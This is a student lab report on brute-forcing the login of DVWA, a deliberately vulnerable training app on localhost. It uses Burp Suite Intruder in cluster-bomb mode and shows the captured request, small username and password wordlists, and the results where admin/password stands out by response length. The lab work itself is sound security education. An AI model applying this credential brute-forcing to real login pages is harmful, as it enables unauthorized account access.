
# Lab-10 Cryptography & Network Security

## Name: Tanvi Penumudy (E18CSE187)

### Performing Brute Force Attack on DVWA (Damn Vulnerable Web Application) to crack Username and Password using Burp Suite

Using 'Low' Security Level



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear


**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
GET /dvwa/vulnerabilities/brute/?username=§pass§&password=§pass§&Login=Login HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:8081/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=dh297vf3nvc4jpqmer5or5ar22
Connection: close
Upgrade-Insecure-Requests: 1
```

Using Values entered in a txt file as Payload Options for Brute Force Attack



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 2 Payload count: 6

Payload type: Simple list Request count: 36

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

```
12345
admin
something
pass
password
etc
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 0


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

john
1337
admin
bob
killer
miller

Enter a new item

When the correct combination is tried, it is accepted!




Filter: Showing all items

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 19 | john | pass | 200 | □ | □ | 5493 | |
| 20 | 1337 | pass | 200 | □ | □ | 5493 | |
| 21 | admin | pass | 200 | □ | □ | 5493 | |
| 22 | bob | pass | 200 | □ | □ | 5493 | |
| 23 | killer | pass | 200 | □ | □ | 5493 | |
| 24 | miller | pass | 200 | □ | □ | 5493 | |
| 25 | john | password | 200 | □ | □ | 5493 | |
| 26 | 1337 | password | 200 | □ | □ | 5493 | |
| 27 | admin | password | 200 | □ | □ | 5552 | |
| 28 | bob | password | 200 | □ | □ | 5493 | |
| 29 | killer | password | 200 | □ | □ | 5493 | |
| 30 | miller | password | 200 | □ | □ | 5493 | |
| 31 | john | etc | 200 | □ | □ | 5493 | |

Welcome to the password protected area admin

While the wrong combination shows login error



Filter: Showing all items

| Request ▲ | Payload1 | Payload2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 19 | john | pass | 200 | □ | □ | 5493 | |
| 20 | 1337 | pass | 200 | □ | □ | 5493 | |
| 21 | admin | pass | 200 | □ | □ | 5493 | |
| 22 | bob | pass | 200 | □ | □ | 5493 | |
| 23 | killer | pass | 200 | □ | □ | 5493 | |
| 24 | miller | pass | 200 | □ | □ | 5493 | |
| 25 | john | password | 200 | □ | □ | 5493 | |
| 26 | 1337 | password | 200 | □ | □ | 5493 | |
| 27 | admin | password | 200 | □ | □ | 5552 | |
| 28 | bob | password | 200 | □ | □ | 5493 | |
| 29 | killer | password | 200 | □ | □ | 5493 | |
| 30 | miller | password | 200 | □ | □ | 5493 | |
| 31 | john | etc | 200 | □ | □ | 5493 | |

Username and/or password incorrect.

Finished